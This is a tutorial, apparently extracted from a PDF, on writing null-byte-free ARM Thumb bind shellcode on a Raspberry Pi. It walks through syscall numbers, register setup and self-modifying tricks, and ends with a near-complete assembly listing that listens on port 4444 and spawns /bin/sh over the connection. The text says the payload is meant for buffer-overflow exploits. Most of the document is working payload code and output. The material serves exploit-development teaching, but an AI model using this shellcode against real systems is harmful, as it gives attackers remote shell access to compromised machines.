
Terminal 2:

```
pi@raspberrypi:~ $ netstat -tlpn
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program
name
```

```

tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:4444 0.0.0.0:* LISTEN
1058/bind_test
pi@raspberrypi:~$ netcat -nv 0.0.0.0 4444
Connection to 0.0.0.0 4444 port [tcp/*] succeeded!

```



This is our strace output:

```

pi@raspberrypi:~/bindshell$ strace -e execve,socket,bind,listen,accept,dup2
./bind_test
execve("./bind_test", ["../bind_test"], /* 49 vars */) = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3
bind(3, {sa_family=AF_INET, sin_port=htons(4444),
sin_addr=inet_addr("0.0.0.0")}, 16) = 0
listen(3, 2) = 0
accept(3, 0, NULL) = 4
dup2(4, 0) = 0
dup2(4, 1) = 1
dup2(4, 2) = 2
execve("/bin/sh", [0], /* 0 vars */) = 0

```

Now we can fill in the gaps and note down the values we'll need to pass to the functions of our assembly bind shell.

| Function | R7  | R0          | R1                           | R2 |
|----------|-----|-------------|------------------------------|----|
| Socket   | 281 | 2           | 1                            | 0  |
| Bind     | 282 | host_sockid | (struct sockaddr*) &hostaddr | 16 |
| Listen   | 284 | host_sockid | 2                            | -  |

| Function | R7  | R0            | R1        | R2 |
|----------|-----|---------------|-----------|----|
| Accept   | 285 | host_sockid   | 0         | 0  |
| Dup2     | 63  | client_sockid | 0 / 1 / 2 | -  |
| Execve   | 11  | "/bin/sh"     | 0         | 0  |

### STAGE TWO: STEP BY STEP TRANSLATION

In the first stage, we answered the following questions to get everything we need for our assembly program:

1. Which functions do I need?
2. What are the system call numbers of these functions?
3. What are the parameters of these functions?
4. What are the values of these parameters?

This step is about applying this knowledge and translating it to assembly. Split each function into a separate chunk and repeat the following process:

1. Map out which register you want to use for which parameter
2. Figure out how to pass the required values to these registers
  1. How to pass an immediate value to a register
  2. How to nullify a register without directly moving a #0 into it (we need to avoid null-bytes in our code and must therefore find other ways to nullify a register or a value in memory)
  3. How to make a register point to a region in memory which stores constants and strings
3. Use the right system call number to invoke the function and keep track of register content changes
  1. Keep in mind that the result of a system call will land in r0, which means that in case you need to reuse the result of that function in another function, you need to save it into another register before invoking the function.
  2. Example: **host\_sockid = socket(2, 1, 0)** – the result (host\_sockid) of the socket call will land in r0. This result is reused in other functions like **listen(host\_sockid, 2)**, and should therefore be preserved in another register.

### 0 – Switch to Thumb Mode

The first thing you should do to reduce the possibility of encountering null-bytes is to use Thumb mode. In Arm mode, the instructions are 32-bit, in Thumb mode they are 16-bit. This means that we can already reduce the chance of having null-bytes by simply reducing the size of our instructions. To recap how to switch to Thumb mode: ARM instructions must be 4 byte aligned. To change the mode from ARM to Thumb, set the LSB (Least Significant Bit) of the next instruction's address (found in PC) to 1 by adding 1 to the PC register's value and saving it to another register. Then use a BX (Branch and eXchange) instruction to branch to this other register containing the address of the next instruction

with the LSB set to one, which makes the processor switch to Thumb mode. It all boils down to the following two instructions.

```
.section .text
.global _start

_start:


.ARM

add r3, pc, #1

```

From here you will be writing Thumb code and will therefore need to indicate this by using the `.THUMB` directive in your code.

### 1 – Create new Socket



These are the values we need for the socket call parameters:

```
root@raspberrypi:/home/pi# grep -R "AF_INET\|PF_INET \|SOCK_STREAM
=\|IPPROTO_IP =" /usr/include/
```

```

/usr/include/linux/in.h: IPPROTO_IP = 0, //
Dummy protocol for TCP
/usr/include/arm-linux-gnueabihf/bits/socket_type.h: SOCK_STREAM = 1, //
Sequenced, reliable, connection-based
/usr/include/arm-linux-gnueabihf/bits/socket.h:#define PF_INET 2 // IP
protocol family.
/usr/include/arm-linux-gnueabihf/bits/socket.h:#define AF_INET PF_INET

```

After setting up the parameters, you invoke the socket system call with the svc instruction. The result of this invocation will be our **host\_sockid** and will end up in r0. Since we need **host\_sockid** later on, let's save it to r4.

In ARM, you can't simply move any immediate value into a register. If you're interested more details about this nuance, there is a section in the [Memory Instructions](#) chapter (at the very end).

To check if I can use a certain immediate value, I wrote a tiny script (ugly code, don't look) called [rotator.py](#).

```

pi@raspberrypi:~/bindshell $ python rotator.py
Enter the value you want to check: 281
Sorry, 281 cannot be used as an immediate number and has to be split.

pi@raspberrypi:~/bindshell $ python rotator.py
Enter the value you want to check: 200
The number 200 can be used as a valid immediate number.
50 ror 30 --> 200

pi@raspberrypi:~/bindshell $ python rotator.py
Enter the value you want to check: 81
The number 81 can be used as a valid immediate number.
81 ror 0 --> 81

```

Final code snippet:

```

.THUMB

 mov r0, #2

 mov r1, #1

 sub r2, r2, r2

 mov r7, #200


 add r7, #81 // r7 = 281 (socket syscall number)

 svc #1 // r0 = host_sockid value

 mov r4, r0 // save host_sockid in r4

```

## 2 – Bind Socket to Local Port



With the first instruction, we store a structure object containing the address family, host port and host address in the literal pool and reference this object with pc-relative addressing. The literal pool is a memory area in the same section (because the literal pool is part of the code) storing constants, strings, or offsets. Instead of calculating the pc-relative offset manually, you can use an ADR instruction with a label. ADR accepts a PC-relative expression, that is, a label with an optional offset where the address of the label is relative to the PC label. Like this:

```

// bind(r0, &sockaddr, 16)

adr r1, struct_addr // pointer to address, port
[...]
struct_addr:
.ascii "\x02\xff" // AF_INET 0xff will be NULled
.ascii "\x11\x5c" // port number 4444
.byte 1,1,1,1 // IP Address

```


The next 5 instructions are STRB (store byte) instructions. A STRB instruction stores one byte from a register to a calculated memory region. The syntax `[r1, #1]` means that we take R1 as the base address and the immediate value (#1) as an offset.

In the first instruction we made R1 point to the memory region where we store the values of the address family AF\_INET, the local port we want to use, and the IP address. We could either use a static IP address, or we could specify 0.0.0.0 to make our bind shell

listen on all IPs which the target is configured with, making our shellcode more portable. Now, those are a lot of null-bytes.

Again, the reason we want to get rid of any null-bytes is to make our shellcode usable for exploits that take advantage of memory corruption vulnerabilities that might be sensitive to null-bytes. Some buffer overflows are caused by improper use of functions like ‘strcpy’. The job of strcpy is to copy data until it receives a null-byte. We use the overflow to take control over the program flow and if strcpy hits a null-byte it will stop copying our shellcode and our exploit will not work. With the strb instruction we take a null byte from a register and modify our own code during execution. This way, we don’t actually have a null byte in our shellcode, but dynamically place it there. This requires the code section to be writable and can be achieved by adding the -N flag during the linking process.

For this reason, we code without null-bytes and dynamically put a null-byte in places where it’s necessary. As you can see in the next picture, the IP address we specify is 1.1.1.1 which will be replaced by 0.0.0.0 during execution.



The first STRB instruction replaces the placeholder xff in \x02\xff with x00 to set the AF\_INET to \x02\x00. How do we know that it’s a null byte being stored? Because r2 contains 0’s only due to the “sub r2, r2, r2” instruction which cleared the register. The next 4 instructions replace 1.1.1.1 with 0.0.0.0. Instead of the four strb instructions after strb r2, [r1, #1], you can also use one single str r2, [r1, #4] to do a full 0.0.0.0 write.

The move instruction puts the length of the sockaddr\_in structure length (2 bytes for AF\_INET, 2 bytes for PORT, 4 bytes for ipaddress, 8 bytes padding = 16 bytes) into r2. Then, we set r7 to 282 by simply adding 1 to it, because r7 already contains 281 from the last syscall.

```

// bind(r0, &sockaddr, 16)

 adr r1, struct_addr // pointer to address, port

 strb r2, [r1, #1] // write 0 for AF_INET

 strb r2, [r1, #4] // replace 1 with 0 in x.1.1.1

 strb r2, [r1, #5] // replace 1 with 0 in 0.x.1.1

 strb r2, [r1, #6] // replace 1 with 0 in 0.0.x.1

 strb r2, [r1, #7] // replace 1 with 0 in 0.0.0.x

 mov r2, #16


 add r7, #1 // r7 = 281+1 = 282 (bind syscall number)

 svc #1

 nop

```

### 3 – Listen for Incoming Connections



Here we put the previously saved **host\_sockid** into r0. R1 is set to 2, and r7 is just increased by 2 since it still contains the 282 from the last syscall.


```

mov r0, r4 // r0 = saved host_sockid
mov r1, #2
add r7, #2 // r7 = 284 (listen syscall number)

```

```
svc #1
```


#### 4 – Accept Incoming Connection



Here again, we put the saved **host\_sockid** into r0. Since we want to avoid null bytes, we use don't directly move #0 into r1 and r2, but instead, set them to 0 by subtracting them from each other. R7 is just increased by 1. The result of this invocation will be our **client\_sockid**, which we will save in r4, because we will no longer need the host\_sockid that was kept there (we will skip the close function call from our C code).

```
mov r0, r4 // r0 = saved host_sockid
sub r1, r1, r1 // clear r1, r1 = 0
sub r2, r2, r2 // clear r2, r2 = 0
add r7, #1 // r7 = 285 (accept syscall number)
svc #1
mov r4, r0 // save result (client_sockid) in r4
```

#### 5 – STDIN, STDOUT, STDERR



For the dup2 functions, we need the syscall number 63. The saved **client\_sockid** needs to be moved into r0 once again, and sub instruction sets r1 to 0. For the remaining two dup2 calls, we only need to change r1 and reset r0 to the **client\_sockid** after each system call.

```

/* dup2(client_sockid, 0) */

 mov r7, #63 // r7 = 63 (dup2 syscall number)

 mov r0, r4 // r4 is the saved client_sockid

 sub r1, r1, r1 // r1 = 0 (stdin)

 svc #1

/* dup2(client_sockid, 1) */

 mov r0, r4 // r4 is the saved client_sockid

 add r1, #1 // r1 = 1 (stdout)

 svc #1

/* dup2(client_sockid, 2) */


 mov r0, r4 // r4 is the saved client_sockid

 add r1, #1 // r1 = 1+1 (stderr)

```

```
svc #1
```

## 6 – Spawn the Shell



```
// execve("/bin/sh", 0, 0)

adr r0, shellcode // r0 = location of "/bin/shX"

eor r1, r1, r1 // clear register r1. R1 = 0

eor r2, r2, r2 // clear register r2. r2 = 0
```

```

strb r2, [r0, #7] // store null-byte for AF_INET
mov r7, #11 // execve syscall number
svc #1
nop

```

The execve() function we use in this example follows the same process as in the [Writing ARM Shellcode](#) tutorial where everything is explained step by step.

Finally, we put the value AF\_INET (with 0xff, which will be replaced by a null), the port number, IP address, and the “/bin/sh” string at the end of our assembly code.

```

struct_addr:
.ascii "\x02\xff" // AF_INET 0xff will be NULled
.ascii "\x11\x5c" // port number 4444
.byte 1,1,1,1 // IP Address
shellcode:
.ascii "/bin/shX"

```

#### FINAL ASSEMBLY CODE

This is what our final bind shellcode looks like.

```

.section .text
.global _start
_start:
 .ARM
 add r3, pc, #1 // switch to thumb mode
 bx r3

 .THUMB
// socket(2, 1, 0)
 mov r0, #2
 mov r1, #1
 sub r2, r2, r2 // set r2 to null
 mov r7, #200 // r7 = 281 (socket)
 add r7, #81 // r7 value needs to be split
 svc #1 // r0 = host_sockid value
 mov r4, r0 // save host_sockid in r4

// bind(r0, &sockaddr, 16)
 adr r1, struct_addr // pointer to address, port
 strb r2, [r1, #1] // write 0 for AF_INET
 strb r2, [r1, #4] // replace 1 with 0 in x.1.1.1
 strb r2, [r1, #5] // replace 1 with 0 in 0.x.1.1
 strb r2, [r1, #6] // replace 1 with 0 in 0.0.x.1
 strb r2, [r1, #7] // replace 1 with 0 in 0.0.0.x
 mov r2, #16 // struct address length
 add r7, #1 // r7 = 282 (bind)
 svc #1
 nop

```

```

// listen(sockfd, 0)
 mov r0, r4 // set r0 to saved host_sockid
 mov r1, #2
 add r7, #2 // r7 = 284 (listen syscall number)
 svc #1

// accept(sockfd, NULL, NULL);
 mov r0, r4 // set r0 to saved host_sockid
 sub r1, r1, r1 // set r1 to null
 sub r2, r2, r2 // set r2 to null
 add r7, #1 // r7 = 284+1 = 285 (accept syscall)
 svc #1 // r0 = client_sockid value
 mov r4, r0 // save new client_sockid value to r4

// dup2(sockfd, 0)
 mov r7, #63 // r7 = 63 (dup2 syscall number)
 mov r0, r4 // r4 is the saved client_sockid
 sub r1, r1, r1 // r1 = 0 (stdin)
 svc #1

// dup2(sockfd, 1)
 mov r0, r4 // r4 is the saved client_sockid
 add r1, #1 // r1 = 1 (stdout)
 svc #1

// dup2(sockfd, 2)
 mov r0, r4 // r4 is the saved client_sockid
 add r1, #1 // r1 = 2 (stderr)
 svc #1

// execve("/bin/sh", 0, 0)
 adr r0, shellcode // r0 = location of "/bin/shX"
 eor r1, r1, r1 // clear register r1. R1 = 0
 eor r2, r2, r2 // clear register r2. r2 = 0
 strb r2, [r0, #7] // store null-byte for AF_INET
 mov r7, #11 // execve syscall number
 svc #1
 nop

struct_addr:
.ascii "\x02\xff" // AF_INET 0xff will be NULled
.ascii "\x11\x5c" // port number 4444
.byte 1,1,1,1 // IP Address
